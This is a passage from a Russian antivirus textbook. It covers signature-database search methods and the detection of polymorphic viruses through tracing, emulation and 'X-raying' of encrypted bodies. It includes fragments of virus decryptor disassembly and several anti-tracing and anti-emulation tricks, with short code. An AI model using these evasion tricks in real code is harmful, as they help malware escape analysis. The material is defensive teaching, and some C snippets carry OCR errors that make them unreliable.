натуры) в базе заведомо нет, и искать ее не стоит. Впрочем, попадание исключительно в «1»-биты тоже не означает, что сигнатура в базе обязательно присутствует. Она всего лишь «может встретиться». Вероятность промахнуться и не обнаружить сигнатуру в базе составляет $P = (1 - 1/M)^{KN} \approx e^{-KN/M}$. Оптимальное количество хеш-функций, рассчитываемых для каждой сигнатуры $K = \ln 2 \times M/N \approx 0{,}7M/N$, но и меньшее количество не сильно ухудшит потребительские свойства фильтра. Более того, имеет смысл использовать настолько маленькие «битовые карты», чтобы они целиком умещались в кэше процессора. В качестве же хеш-функций обычно используют примитивные и ненадежные, но быстро вычислимые контрольные суммы. Например, можно:

- если сигнатура представляет собой строку, то скомбинировать все байты сигнатуры в единое целое число по правилу, предложенному Б. Керниганом и Д. Ритчи [15]:

```
int calc_num( char *buf, int L, int a) { // a - простое целое
 int Sum=buf[0];
 for (i=1;i<L;i++) Sum=a*Sum+Buf[i]
 return Sum;
};
```

- рассчитывать значения хеша для этого числа по рецепту Д. Кнута [18]:

```
h_bloom = calc_num( "abrakadabra", strlen("abrakadabra"), a)%K; // Остаток
```

В качестве a берут любые простые числа (например, a = 31, 37, 41, ...), а в качестве K – тоже простое, но ближайшее к его оптимальному значению. Итак, фильтр Блума позволяет быстро принять решение – имеет ли смысл искать цепочку байтов, прочитанную из файла, или ее в базе сигнатур заведомо нет.

7.4.4.3. Метод половинного деления

Существенно ускорить поиск позволяет «дихотомия» («половинное деление») лексикографически упорядоченной таблицы с пронумерованными по порядку записями[1] (см. рис. 7.34).

Если известно, что аргумент поиска меньше среднего ключа в таблице, то можно не проверять элементы в диапазоне от этого среднего и до конца таблицы. Исходная таблица окажется разделена на две при-

[1] В состав ключа, по которому выполняется упорядочивание, входит не только сигнатура, но и ее позиция.




Рис. 7.34 ❖ Упорядоченная таблица сигнатур

мерно равные части, в одной из которых заведомо находится искомая запись. Эту «половину» можно вновь разделить пополам по средней записи и т. д., пока либо искомая запись не будет обнаружена, либо не будет доказано ее отсутствие.

```
int bsearch(int *a, int n, int x) { // Пример поиска элемента x в массиве a[1..n]
  int m, lt=0, rt=n-1;
  while (1) {
    if (lt>rt) return -1; // Ничего не найдено
    m=(lt+rt)/2;
    if (a[m]==x) return m; // Номер найденного элемента
    if (a[m]<x) lt=m+1; else rt=m-1;
  }
}
```

Вообще, для поиска методом «дихотомии» в таблице, содержащей N элементов, в худшем случае потребуется не более $1 + \log_2 N$ сравнений. Кстати, использовав вместо строковых сигнатур контрольные суммы от них, можно не только ускорить саму операцию сравнения (ведь теперь будут сравниваться целые числа!), но и существенно уменьшить объемы справочной базы данных.

7.4.4.4. Разбиение на страницы

Это концепция, предусматривающая разделение таблицы по какому-либо признаку на независимые части («страницы») и поиск только в некоторых из них.

Например, наиболее естественно разделить таблицу вирусной базы данных на отдельные страницы в зависимости от значения поля «позиция» или комбинации «позиция+начало_сигнатуры». Внутри страницы записи упорядочены лексикографически по значению поля «сигнатура». Такой подход позволит считывать целиком всю страницу в память и искать в ней нужную запись методом половинного деления, избежав многочисленных обращений к носителю. Кроме того, на компьютере с несколькими процессорами (или ядрами в процессоре)

можно будет считывать в память сразу несколько страниц и выполнять поиск параллельно.

Для ускорения доступа к базам данных, разбитым на страницы, обычно используют «индексные таблицы», содержащие номера страниц и их адреса на носителе.




Рис. 7.35 ❖ Индексированная таблица сигнатур

Возможны и другие критерии разбиения на страницы – например, по значению первой команды вируса: «JMP», «PUSH», «CALL» и т. п. В этом случае после прочтения цепочки байтов из первой файловой позиции можно сразу игнорировать все вирусные записи, находящиеся в страницах, соответствующих другим «вирусным началам». Или, если речь идет о детектировании сетевых и почтовых червей, можно разбить базу данных на страницы, соответствующие использованному компилятору: Visual C/C++, Borland C/C++, Borland Delphi, GNU C/C++, LCC и т. п. Возможно и разбиение страниц на более мелкие «подстраницы». Но при этом следует иметь в виду два обстоятельства:

- платой за ускорение поиска являются существенные затраты памяти на размещение индексных таблиц;
- ускорение поиска достигается лишь в «сбалансированных» деревьях, то есть в тех, в которых все ветви и уровни содержат одинаковое количество «подветвей» и «листьев».

Существуют и другие, более изощренные методы оптимизации работы антивирусов, но существенного прироста быстродействия и уменьшения объемов справочных баз они не дадут. Для детектирования миллионов различных вирусов сигнатурный поиск перестает быть рациональным. Нужны иные подходы.

7.4.5. Использование сигнатур для детектирования полиморфиков

Сигнатурный подход вполне применим и для детектирования некоторых разновидностей полиморфных вирусов. Прежде всего легко детектируются полиморфные вирусы, построенные по «классической схеме»:

- основное тело зашифровано с переменным ключом;
- фрагмент расшифровки конструируется таким образом, чтобы алгоритм его работы в разных экземплярах вируса сохранялся прежним, но конкретные реализации этого алгоритма различались.

Такие вирусы появились в начале 1990-х годов, по подобной схеме построены почти все полиморфики эпохи DOS-вирусов (например, рассмотренный выше **Bandersnatch** – см. раздел «Зашифрованные и полиморфные вирусы») и большинство их Win32-собратьев (например, **Win32.Parvo**, рассмотренный в разделе «Полиморфные вирусы для Windows»).

Идея детектирования подобных вирусов основана на том, что постоянная сигнатура в них все же присутствует – но не в начальный момент времени, а только после завершения работы расшифровщика. Проиллюстрируем ее на примере «популярного» в середине 1990-х годов вируса **Kaczor.4444**. Загрузим зараженную им программу в какой-нибудь отладчик (например, в Turbo Debugger, входящий в комплект поставки таких продуктов, как Borland/Turbo C/C++, Borland/Turbo Pascal и прочие) и займемся пошаговой трассировкой. В начальный момент времени, пока не выполнена еще ни одна команда вируса, дизассемблированный дамп памяти выглядит следующим образом:

```
; ------ Переменный алгоритм расшифровки ----------
cs:00162EC0062C0004    rol   cs:byte ptr [002C],04   ; А может быть ROR/ADD/SUB и т.п.
cs:001C 2EFF061900     inc   cs:word ptr [0019]      ; Инкремент счетчика
cs:0021 90             nop                           ; Мусор
cs:0022 2E813E19004F11 cmp   cs:word ptr [0019],114F ; Контроль количества итераций
cs:0029 75EB           jne   0016                    ; Возврат в цикл расшифровки
cs:002B 90             nop
; -------- Зашифрованное тело вируса ---------------
cs:002C EB60           jmp   008E
cs:002E 004B03         add   [bp+di+03],cl
cs:0031 0C12           fcom  qword ptr[bp+si]
```

После выполнения первой итерации цикла расшифровывается первый байт тела:

```
cs:002C BE6000          mov     si,0060 ; <- Было EB, стало BE
cs:002F 4B              dec     bx
cs:0030 03DC            add     bx,sp
cs:0032 12D3            adc     dl,bl
```

После выполнения 7 итераций цикла расшифровываются три первые команды тела.

```
cs:002C BE0600          mov     si,0006
cs:002F B430            mov     ah,30
cs:0031 CD21            int     21
```

Все тело вируса будет окончательно расшифровано через 114Fh итераций. Но, как мы видели, в принципе, уже на шаге 7 по смещению 2Ch от начала вируса можно обнаружить постоянную сигнатуру длиной 7 байтов:

```
S(Kaczor.4444) = < BE 06 00 B4 30 CD 21, 7, 7 >
```

Таким образом, если для случая «простых сигнатур» этап «выделение и сбор характеристик» сводился лишь к считыванию байтов из файла, то для полиморфных вирусов потребуется первоначально выполнить некоторое количество команд подозреваемой программы и уж потом – сравнивать сигнатуры.

7.4.5.1. Аппаратная трассировка

Проще всего воспользоваться штатными средствами процессора – «отладочными прерываниями». Дело в том, что при установке в 1 бита T регистра флагов (по умолчанию он сброшен) после выполнения процессором каждой очередной команды вызывается прерывание «INT 1». Этот механизм доступен автору антивируса как в «реальном», так и в «защищенном» режимах процессора.

При работе под управлением MS-DOS антивирус первым делом должен обеспечить наличие большого и непрерывного, никем не используемого блока оперативной памяти. Код «подозрительной» программы загружается в свободную память и подготавливается к выполнению с использованием недокументированного режима функции 4Bh:

```
; Блок параметров запускаемой программы:
;   передаваемые значения
BParam  dw      0       ; Сегмент среды
OfsCMS  dw      81h     ; Смещение командной строки
SegCMS  dw      0       ; Сегмент командной строки
OfsFC1  dw      5Ch     ; Смещение первого FCB
SegFC1  dw      0       ; Сегмент первого FCB
```

```
OfsFC2  dw      6Ch     ; Смещение второго FCB
SegFC2  dw      0       ; Сегмент второго FCB
; ...возвращаемые значения
NewSP   dw      ?       ; Смещение в стеке
NewSS   dw      ?       ; Сегмент стека
NewIP   dw      ?       ; Смещение точки входа
NewCS   dw      ?       ; Сегмент точки входа
...
mov     dx, offset FileName
mov     bx, offset BParam
mov     ax, 4B01h       ; "Загрузить-и-не-выполнить"
int     21h
```

Антивирус может получить сегментный адрес «новорожденной» программы при помощи функции 62h (результат возвращается в регистре BX):

```
mov     ah, 62h
int     21h
mov     ds, bx
```

Внутри нового PSP требуется настроить ряд полей. Во-первых, необходимо позаботиться о том, чтобы «новорожденная» программа, завершив свою работу, вернула управление не куда-то внутрь «COMMAND.COM» (как это происходит по умолчанию), но в указанную точку антивируса:

```
mov     ds:word ptr [0Ah], offset Exit
mov     ds:word ptr [0Ch], cs
```

Во-вторых, надо извлечь из блока параметров новое местоположение стека для «новорожденной» программы и переместить стек в указанную область памяти:

```
cli
mov     ss,cs:[NewSS]
mov     sp,cs:[NewSP]
sti
```

Наконец, установить сегментные регистры DS и ES на PSP «новорожденной» программы, очистить регистры общего назначения, извлечь из блока параметров точку входа в «новорожденную» программу и передать на нее управление (не забыв перед этим «взвести» флаг трассировки!):

```
; Сформировать в стеке флаги с битом T=1
        push    303h
; Сформировать в стеке точку входа
        push    cs:NewCS
```

```
        push    cs:NewIP
; Установить ES на новый PSP
        mov     ax,ds
        mov     es,ax
; Сбросить регистры (это не совсем корректно)
        sub     ax,ax
        sub     bx,bx
        sub     cx,cx
        sub     dx,dx
        sub     si,si
        sub     di,di
        sub     bp,bp
; Перейти на точку входа "новорожденной" программы
        iret
```

Начиная с этого момента стартует новая программа, но после выполнения каждой ее команды будет вызываться трассировочное прерывание. Все специфические для антивируса действия (контроль количества выполненных команд, поиск сигнатуры, борьба с антиотладочными «трюками») возлагаются на обработчик этого прерывания, который должен быть заранее подготовлен антивирусом.

Кстати, если вы помните, нечто подобное делал «музыкальный» вирус **M2C**, трассируя вызовы системных функций и разыскивая в недрах MS-DOS «настоящие» точки входа в них.

Windows также предоставляет средства для использования отладочных прерываний. Правда, в этом случае обработчик прерывания принадлежит операционной системе, а «следящей» программе посылаются только сообщения о том, что прерывание, мол, произошло. Принцип использования этого механизма примерно таков:

- трассируемая программа запускается при помощи CreateProcess с параметром DEBUG_ONLY_THIS_PROCESS (чтобы отслеживались шаги одной-единственной программы, а не всех сразу);
- организуется цикл ожидания и обработки событий в трассируемой программе, примерно такой:

```
while (WaitForDebugEvent(...)==TRUE) // Дождаться события
  {
    ...
    ContinueDebugEvent(...); // Продолжить трассировку
  }
```

- в этом цикле ловятся события – сначала одно CREAT_PROCESS_DEBUG_ EVENT=0 (процесс стартовал), а потом много EXCEPTION_DEBUG_EVENT=1 (пришло отладочное прерывание) с кодом EXCEPTION_SINGLE_STEP=80000004h;

- после поимки очередного события можно при помощи GetThreadContext() извлечь контекст выполняемого потока, в его поле Eip найти адрес текущей выполняемой команды и при помощи ReadProcessMemory() прочитать код в ее окрестностях.

Надо только иметь в виду, что процессы выполнения трассируемой и трассирующей программ в Windows асинхронны. То есть пока трассирующая программа обрабатывает очередное событие, трассируемая успевает выполнить множество команд, а не обработанные еще события будут помещены операционной системой в очередь. Фактически это может привести к тому, что пока антивирус ищет сигнатуру, вирус успеет «убежать» – выполниться до конца и заразить все, до чего дотянется. Для борьбы с этим эффектом можно в ключевые позиции трассируемого кода при помощи WriteProcessMemory() вписывать (а в процессе трассировки, естественно, удалять) байт CCh – код команды «INT 3». При достижении «INT 3» трассирующей программе тоже будет посылаться событие EXCEPTION_DEBUG_EVENT, но теперь уже с кодом EXCEPTION_BREAKPOINT= 80000003h.

У метода аппаратной трассировки есть неприятные недостатки, общие как для Windows, так и для DOS. Например, трассируемый вирус может сравнительно легко обнаружить в регистре флагов установленный бит T. Кроме того, он может использовать «INT 1» и «INT 3» для своих нужд (например, для расшифровки тела) и, таким образом, заблокировать процесс трассировки. Еще он может учесть, что трассирующая программа использует с трассируемой общий стек, и «испортить» трассировку манипуляциями вида «NEG SP/NEG SP». Наконец, вирус может воспользоваться известным обстоятельством, что если трассируемый код содержит команду «POP SS», то после ее выполнения процессор одно (и только одно) трассировочное прерывание пропустит, а потом снова продолжит работу в прежнем режиме. А это означает, что если автор вируса поместит наиболее «интересный» фрагмент своего «изделия» в обработчик какого-нибудь 60-го прерывания и обратится к нему, например, вот таким образом:

```
push ss
pop ss
int 60h
nop
```

то антивирусный обработчик в этот фрагмент не попадет, со всеми вытекающими из этого неприятными последствиями. В принципе, «умный» обработчик трассировочного прерывания, принадлежащий антивирусу, должен постоянно «щупать» код трассируемой програм-

мы на несколько шагов вперед, подобно тому, как это делает слепец, вооруженный белой тростью, и по мере возможности обходить вирусные ловушки. Но это неоправданно усложняет антивирус и замедляет его работу. К тому же нелишним будет напомнить, что аппаратная трассировка невозможна, например, для макровирусов. Вот почему подобные технологии в профессионально написанных антивирусах используются редко.

7.4.5.2. Эмуляция программ

Альтернативой аппаратной трассировке является эмуляция (моделирование выполнения) подозрительных программ. В этом случае в состав антивируса должна входить «виртуальная машина», с той или иной степенью детализации моделирующая работу процессора, а также, по мере необходимости, внешних устройств и операционной системы. В случае, если эмулируется работа макровируса, «виртуальная машина» антивируса должна имитировать работу своего аналога, включенного в состав MS Office.

Идея эмуляции выполнения вирусов появилась в первой половине 1990-х годов, к середине того же десятилетия ту или иную разновидность эмулятора содержал в себе практически каждый уважающий себя антивирус, а ближе к концу века эмуляторы появились и в любительских антивирусах (например, в MultiScan киевлянина В. Колесникова).




Рис. 7.36 ❖ Антивирус «Multiscan»

В настоящий момент эмуляция – это один из стандартных методов, который сам по себе не обеспечивает детектирования компьютерных вирусов, но служит удобным и подчас необходимым инструментом, с участием которого конкретные методы реализуются.

Работа эмулятора, в общем случае, содержит цикл выполнения последовательных действий:

- выборку и дизассемблирование очередной команды;
- моделирование выполнения очередной команды.

Декомпиляция операторов программ, написанных на Wordbasic и VBA, была рассмотрена ранее, в разделе, посвященном макровирусам. Дизассемблирование же машинных команд (инструкций процессора) основано на знании их внутренней структуры. Размер инструкции может колебаться от 1 до 15 байтов. Внутренняя структура достаточно сложна и может состоять из многочисленных полей, обязательным из которых является только одно – содержащее код операции (opcode).




Рис. 7.37 ❖ Структура машинной команды в 32-битовом режиме

Префикс. Этот необязательный компонент тем или иным образом видоизменяет и уточняет работу команды[1]. Например, префикс REP (код 0F3h) часто используется совместно с командами семейства «MOVS*» для организации их многократного выполнения. Префиксы переназначения сегмента видоизменяют тип сегмента памяти, над которым выполняются действия. Например, если по умолчанию команда «MOV EAX, [0]» берет данные из нулевого смещения относительно сегмента DS, то после использования префикса с кодом 2Eh выборка данных будет производиться относительно сегмента CS.

[1] Сам префикс однобайтовый, но их в команде может присутствовать до 4 штук.

Префиксы с кодами 66h и 67h позволяют переопределять размеры операндов и адресов – это требуется, например, в случаях, если код содержит как 16-битовые, так и 32-битовые команды.

Код операции. Чаще всего это поле состоит из единственного байта. Например, байт со значением CDh соответствует инструкции «INT», байт со значением EAh – инструкции межсегментного перехода «JMP» и т. д. Однако бывает, что собственно код операции (КОП) занимает только часть байта, а один или несколько битов используются для уточнения формата команды. Вот наиболее часто используемые форматы этого поля.




Рис. 7.38 ❖ Форматы поля «Код операции»

На этом рисунке:

- КОП – биты кода операции;
- RRR – трехбитовое поле, кодирующее регистр (см. табл. 7.5);

Таблица 7.5. Кодирование регистров

Код	16 битов	8 битов	32 бита	Сегмент
000	AX	AL	EAX	ES
001	CX	CL	ECX	CS
010	DX	DL	EDX	SS
011	BX	BL	EBX	DS
100	SP	AH	ESP	FS
101	BP	CH	EBP	–
110	SI	DH	ESI	GS
111	DI	BH	EDI	–

- w – бит размера данных (0 – байт, 1 – слово или двойное слово);
- s – бит размера операнда (0 – байт, 1 – слово или двойное слово);
- d – бит направления (0 – источник в Reg/Opcode и приемник в r/m, 1 – наоборот).

Некоторые команды (их примерно 25% от общего количества) имеют двухбайтовые коды операций, в этом случае их первый байт равен 0Fh. Кроме того, двухбайтовые коды операции имеют команды

вычислений с плавающей запятой[1]. Наконец, существуют разновидности команд, код операции которых занимает еще несколько дополнительных битов в поле «Reg/Opcode» следующего байта.

Байт «Mod R/M». Он определяет режим адресации к памяти и состоит из трех полей:

- поле «mod» (биты 6 и 7) определяет вид операнда (00 – адресация без смещения вида [EDX] или [BX+SI], 01 – используется 8-битовое смещение вида [BX+SI+0FFh], 10 – адресация с 16- или 32-битовым смещением, 11 – в поле «r/m» указан регистровый операнд);
- поле «reg/opcode» (биты 3–5) определяет либо код регистра, либо содержит три дополнительных бита кода операции;
- поле «r/m» (см. табл. 7.6) может обозначать регистр (в 32-битовом режиме) либо используется вместе с полем «mod» для формирования режима адресации (в 16-битовом режиме).

Таблица 7.6. Режимы адресации

«r/m»	16 бит	32 бита	Примечание
000	[BX+SI]	[EAX]	
001	[BX+DI]	[ECX]	
010	[BP+SI]	[EDX]	
011	[BP+DI]	[EBX]	
100	[SI]		
101	[DI]	[EBP]	
110	[BP]	[ESI]	При mod=0 используется 16-битовое смещение
111	[BX]	[EDI]	При mod=0 используются «Sib» и 32-битовое смещение

Поле «SIB». Оно применяется для поддержки расширенных режимов 32-битовой адресации (например, таких как в команде «INC [EAX+EBX*8]»):

- поле «ss» определяет коэффициент масштабирования (2, 4 или 8);
- поле «index» определяет регистр индекса;
- поле «base» определяет регистр базы.

Полный адрес при этом формируется как base+index*ss.

Наконец, непосредственные операнды и смещения внутри сегментов также указываются внутри команды – для этой цели служат соответствующие поля длиной до 4 байтов.

---

[1] В ранних чипсетах от Intel они выполнялись отдельной микросхемой – «арифметическим сопроцессором».

Подробные правила кодирования команд процессора можно найти в специальных справочниках – документах от производителей процессоров (например, в «Intel 64 and IA-32 Architectures Software Developer's Manual»).

Результатом дизассемблирования инструкции должно быть получение следующих сведений:

- откуда извлекаются данные, с которыми манипулирует инструкция;
- какой тип действий производится над данными;
- куда помещается результат выполнения инструкции.

В фирменной документации содержатся подробные описания работы команд, выполняющих определенный тип действий:

- что происходит с данными в результате этих действий;
- какие биты регистра флагов изменяются;
- изменяются ли явно не адресуемые области памяти (например, стек);
- изменяется ли режим работы процессора и его подсистем и т. п.

Для примера, вот так выглядит описание на псевдокоде работы команды «XLAT».

```
/* Псевдокод команды XLAT */
IF AddressSize=16
  THEN
        AL<-(DS:BX+ZeroExtend(AL));
  ELSE IF (AddressSize=32)
        AL<-(DS:EBX+ZeroExtend(AL);
        FI; /* Установка флагов*/
  ELSE (AddressSize=64)
        AL<-(RBX+ZeroExtend(AL));
FI;
```

Есть команды, описание работы которых занимает несколько страниц (например, «INT» или «RET»).

Все эти сведения необходимы для точного моделирования выполнения команд. При этом приходится моделировать и внутреннюю структуру процессора (регистры, очереди и т. п.), оперативную и долговременную память компьютера, некоторые внешние устройства и прочее. Правда, в силу объемности и сложности это не всегда удается.

7.4.5.3. Противодействие эмуляции

Могут ли авторы полиморфных вирусов противодействовать работе антивирусного эмулятора? Да, разумеется.

Первая группа методов противодействия направлена на использование слабостей дизассемблера.

Наиболее общей проблемой является неполнота охвата системы команд процессора. Ведь с каждым новым поколением процессорных чипов к ней добавлялись и добавляются новые группы команд. Например, уже процессор i80186 обогатил базовую архитектуру возможностью выполнения команд «PUSHA/POPA»; вместе с i80286 появились команды защищенного режима; i80386DX научился самостоятельно выполнять команды с плавающей запятой (FPU); i80486 и Pentium добавили множество новых служебных команд типа «CPUID» и «RDTSC»; современные версии процессоров привнесли расширения MMX, SSE, 3Dnow и т. д. Кроме того, смена поколений процессоров приводит не только к появлению новых инструкций, но и к исчезновению старых. Так, например, еще в 1980-х годах пропали инструкции вида «MOV CS, AX» и «POP CS», существовавшие в i8086/i8088 и даже использовавшиеся при написании первых вирусов. Только процессорами i80286 и i80386 поддерживались, а потом исчезли из системы команд инструкции «LOADALL» (код 050Fh) и «LOADALLD» (код 070Fh). Наиболее загадочно выглядит ситуация с инструкцией «SACL» (код 0D6h), сведения о которой то появляются, то пропадают из официальной документации Intel, несмотря на то что сама она прекрасно распознается и выполняется всеми поколениями процессоров. Современные вирусы (например, **Win32.Sality**) включают в свой код «редкие» команды, надеясь тем самым сбить с толку дизассемблирующую подсистему эмуляторов.

Другой проблемой дизассемблеров является незнание «априорного контекста», то есть условий выполнения анализируемой программы. Одна и та же последовательность байтов может быть дизассемблирована по-разному в зависимости от режима работы процессора. Например, программа, запущенная в среде MS-DOS, может сначала работать в 16-битовом реальном режиме, а потом переключиться в 32-битовый защищенный. В первом случае последовательность байтов «FFh 04 58h» будет проинтерпретирована как пара команд «INC/POP»:

```
FF 04           inc     [si]
58              pop     ax
```

А во втором случае дизассемблер должен рассматривать ее как единственную команду «INC» со «сложным» методом адресации:

```
FF 04 58        inc     [eax+ebx*2]
```

Вторая группа методов противодействия эмуляции пытается помешать правильному моделированию выполнения команд.

Прежде всего следует отметить, что моделирующая часть эмулятора не всегда выполняет операции над данными в точном соответствии со спецификацией. Это связано как со вполне понятным желанием вирусологов упростить себе работу, так и с неполнотой или неоднозначностью описаний, приведенных в фирменной документации. Так, например, широко известен трюк вида

```
db 66h              ; Префикс переназначения размера операнда
retn                ; Эта команда неявно работает с данными в стеке
```

заставляющий процессор снимать с вершины стека «неправильное» количество слов: два слова вместо одного в 16-битовом режиме и одно слово вместо двух – в 32-битовом. Если моделирующая часть эмулятора не знает этого обстоятельства, то она не сможет правильно выполнить команду. Другой пример – очень похожие инструкции

```
8C C0     mov eax, es       ; Обнуляет старшее слово приемника
8C 00     mov [eax], es     ; Не трогает старшее слово приемника
```

заносят в операнд-приемник разные данные. «Тонкости» подобного рода могут встретиться даже в хорошо изученных и часто используемых командах. Чтобы их учесть, необходимо глубокое изучение архитектуры процессора.

Еще одна проблема возникает у моделирующей подсистемы, когда она не знает условий выполнения команды, в частности типа процессора. Ранее (в главе, посвященной MS-DOS-вирусам), упоминалось, что младшие модели процессоров Intel содержали «конвейер» – буферную память, в которую загружался фрагмент выполняемого кода. Это означало, что если уже после заполнения буфера код окажется видоизменен, то процессор будет выполнять старые, немодифицированные команды. Но подобная конвейернизация исчезла вместе с появлением процессора Pentium. Получается, что один и тот же участок кода на процессорах разных поколений может выполняться абсолютно по-разному! Например, после выполнения следующего фрагмента на i80386 в регистре EAX останется значение 0, а процессор Pentium поместит туда единицу.

```
        Mov     ddd, 1
        db      0B8h            ; Код команды...
ddd     dd      00000000h       ; ...mov eax, 0
```

Также огромное количество проблем моделирующей подсистемы связано с невозможностью полноценного моделирования ими окружающей среды:

- операционной системы;
- служебных областей памяти;
- внешних устройств.

Так, например, полиморфные вирусы часто используют в своих расшифровывающих фрагментах:

- константы – результаты работы API-функций;
- неявные переходы в другую точку программы путем установки собственных SEH-обработчиков и генерации исключений;
- стохастический характер поведения значений, генерируемых таймерами (команда «IN AL, 40h» в реальном режиме процессора) и счетчиками тактов (команда «RDTSC»).

Наконец, стоит упомянуть «минирование» диска программами, которые содержат бесконечные циклы типа:

```
        cli
loopc:  jmp loopc
```

Эмулятор, добросовестно моделирующий работу всех команд, должен «повиснуть» вместе с такой программой. Впрочем, абсолютно «законопослушных» эмуляторов на свете немного, и в данном случае это – благо.

7.4.5.4. «Глубина» трассировки и эмуляции

Неминуемо должен быть исследован вопрос: когда следует прекращать трассировку или эмуляцию подозрительной программы. Условий завершения трассировки и эмуляции несколько:

- в указанной точке программы обнаружена искомая сигнатура;
- превышено предельное количество трассируемых или эмулируемых команд (в качестве этого предела целесообразно брать максимальное поле T из всех сигнатурных записей, находящихся в распоряжении антивируса);
- превышено время, отведенное на эмуляцию или трассировку одной программы (выполнение этого условия позволяет бороться с зацикливанием антивируса);
- программа завершила работу – либо штатно, либо в результате ошибки;
- встретились участки кода, характерные для незашифрованной программы (например, обращения к операционной системе путем «INT 21h» или API-функций).

Впрочем, последнее условие надо применять с осторожностью, поскольку авторы полиморфных вирусов могут специально вставить

в цикл расшифровки обращения к операционной системе. С другой стороны, зачем «вхолостую» трассировать и эмулировать заведомо незашифрованную программу? Вывод о необходимости прекращения трассировки или эмуляции подобных программ следует делать на основании многих факторов, в числе которых:

- «похожесть» на код, сформированный не вручную, а компилятором или «упаковщиком» (с этой целью можно добавить к вирусной базе данных «сигнатуры» для Borland Delphi, MS Visual C/C++, UPX, AsPack и т. п.);
- отсутствие или прекращение модификации собственного кода;
- статистические закономерности кода (см. ниже).

7.4.6. «Рентгеноскопия» полиморфных вирусов

Практически каждый полиморфный вирус обладает «слабостями», которые можно использовать для его детектирования. Известный вирусолог Peter Ferrie назвал соответствующую систему методов «рентгеноскопией» («X-Raying») вирусных тел [55].

Наиболее общая уязвимость полиморфиков связана с используемым принципом шифрования основного тела. В большинстве случаев оно (шифрование) выполняется в соответствии с правилом

$B' = B \bullet K,$

где B – старое значение элемента кода (байта, слова или двойного слова), B – его новое, зашифрованное значение; K – некое число, играющее роль шифровального «ключа»; «$\bullet$» – арифметическая или логическая операция. Важно, что для операции «$\bullet$» обязательно должна существовать обратная ей операция «$\bar{\bullet}$», так что расшифрование всегда может быть выполнено по правилу

$B = B' \bar{\bullet} K.$

Чаще всего в качестве операции шифрования используется «XOR» (она же «исключающее ИЛИ» и «сложение по модулю 2»), поскольку обратной к ней является она же сама. Заметно реже встречается пара «ADD/SUB», не говоря уже о других комбинациях. Используя для каждой копии полиморфного вируса разные значения K, автор вируса получает индивидуальным образом зашифрованный программный код, что не позволяет выполнять для него сигнатурного детектирования. Тем не менее у описанного принципа шифрования имеются «изъяны», которые давно и с успехом используются вирусологами.

Наиболее просто детектируются полиморфные вирусы, которые используют в качестве «ключа» K случайную константу, однократно

генерируемую, например, при помощи таймера. Если исходный код тела вируса состоял из элементов B_1, B_2 и B_3, то после полиморфного шифрования они превратятся в $B'_1 = B_1 \bullet K$, $B'_2 = B_2 \bullet K$ и $B'_3 = B_3 \bullet K$, причем для разных копий вируса эти наборы элементов не будут совпадать. Тем не менее если мы выполним операцию расшифрования над любыми двумя соседними элементами B'_i и B'_{i+1}, то получим

$$S_i = B'_i \overline{\bullet} B'_{i+1} = (B_i \bullet K) \overline{\bullet} (B_{i+1} \bullet K) = (B_i \overline{\bullet} B_{i+1}) \bullet (K \overline{\bullet} K) = B_i \overline{\bullet} B_{i+1}.$$

Легко видеть, что итоговое выражение не зависит более от «ключа» K и, значит, будет постоянным для любой копии полиморфного вируса. Разумеется, набор из нескольких последовательных S_i можно и нужно использовать в качестве своего рода «редуцированной» сигнатуры.

Немногим сложней осуществляется детектирование полиморфных вирусов, в которых «ключ» изменяется по закону $K_{i+1} = K_i \bullet P$, где P – константа. В этом случае значения $S_i = B'_i \overline{\bullet} B'_{i+1} = (B_i \bullet K) \overline{\bullet} (B_{i+1} \bullet K_i \bullet P) = B_i \overline{\bullet} B_{i+1} \bullet P$ и $S_{i+1} = B_{i+1} \overline{\bullet} B_{i+2} \overline{\bullet} P$ все еще зависят от P, а постоянная сигнатура $Q_i = S_i \overline{\bullet} S_{i+1}$ – уже нет.

Естественным для вирусописателей является усложнение закона, по которому изменяется «ключ» K_i. Для этого используются самые разнообразные арифметические и логические операции: «ADD», «SUB», «XOR», «ROL», «ROR», «NEG», «NOT» и прочие – в самых разных сочетаниях. Фактически вирусописатели пытаются таким образом «сочинить» датчик псевдослучайных чисел, который обеспечивал бы равномерное распределение и неповторяемость значений «ключа». Вот, например, датчик, использованный в полиморфном «движке» ULTIMUTE:

```
        ; "Плохой" датчик псевдослучайных чисел
Get_Rand:
        push cx
        push dx
        mov ax, cs:[rand_seed+bp]
        mov cx, 0DEADh
        mul cx
        xor ax, 0DADAh
        ror ax, 1
